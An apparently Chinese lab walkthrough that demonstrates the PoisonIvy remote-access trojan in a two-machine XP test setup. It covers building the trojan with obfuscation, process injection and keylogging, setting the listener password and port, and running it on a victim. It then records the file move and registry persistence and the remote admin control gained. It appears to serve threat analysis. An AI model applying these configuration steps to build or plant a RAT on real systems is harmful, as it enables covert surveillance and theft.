
在 APT-C-01、APT-C-12 组织的攻击活动中，都有着 PIVY 的身影，接下来我们演示 PIVY 的远控过程，控制服务器的建立及被控肉鸡的上线及数据

被窃取被监控过程。


演示环境

1) 主机

Win XP1 :192,168.30.128



Win XP2 : 192,168.30.129




2）分析工具

Wireshark、火绒剑。


服务端构建及木马程序生成

一、在本机新建一个监控代理服务器，并生成一个木马程序 Trojan.exe (PIVY 支持 2 种模式一种 shellcode 模式、另一种就是 exe)


配置服务器 Connect 信息,这里密码我们使用（NuclearCrisis）




二、设置要生成得木马程序名“Trojan.exe”开启混淆




三、互斥体选择默认（()!VoqA.I4）、注入进程默认注入浏览器进程，也可以自行更改，启用键盘记录功能，这里生成得木马程序选择 PE,Shellcode(支持 Binary、C Array、Delphi Array、Python Array 五种模式 ）



四、木马程序生成的时候，可设置程序图标（ICON）、可添加新一部分的执行 payload，也可加壳




五、Generate 在桌面生成 Trojan.exe




六、开启监听，用之前的密码（NuclearCrisis），监听 3460 端口，我们

之前没有勾选 key file，所以这里不需要导入。



木马程序植入


在 XP2 中，运行我们生成的木马程序，用火绒监控发现:Trojan.exe 运行后，清除了桌面的 Trojan.exe 并转移到 C:\WINDWS\system32\ 下隐藏。同时修改了注册表，mekey 及 setval 的值。




修改过的资源：

修改操作	路径
File Modify(2)	
remove	C:\Documents and Settings\Administrator\桌面\Trojan.exe
touch mo...	C:\WINDOWS\system32\Trojan.exe
Reg Modify(2)	
mkkey	HKEY_LOCAL_MACHINE\Software\Microsoft\Active Setup\Installed Components\{BE36D1...
setval	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Compon...\{BE36D...
Net Access(0)	


当在 XP2 中运行了木马程序之后，在 XP1 中，我们立刻看到了木马上线的信息：




此时，我们就已经取得了 XP2 的 Administrator 权限，PIVY 具备了常规远控都具备的功能：屏幕监控，键盘记录，shell 上传，进程、服务管理等。



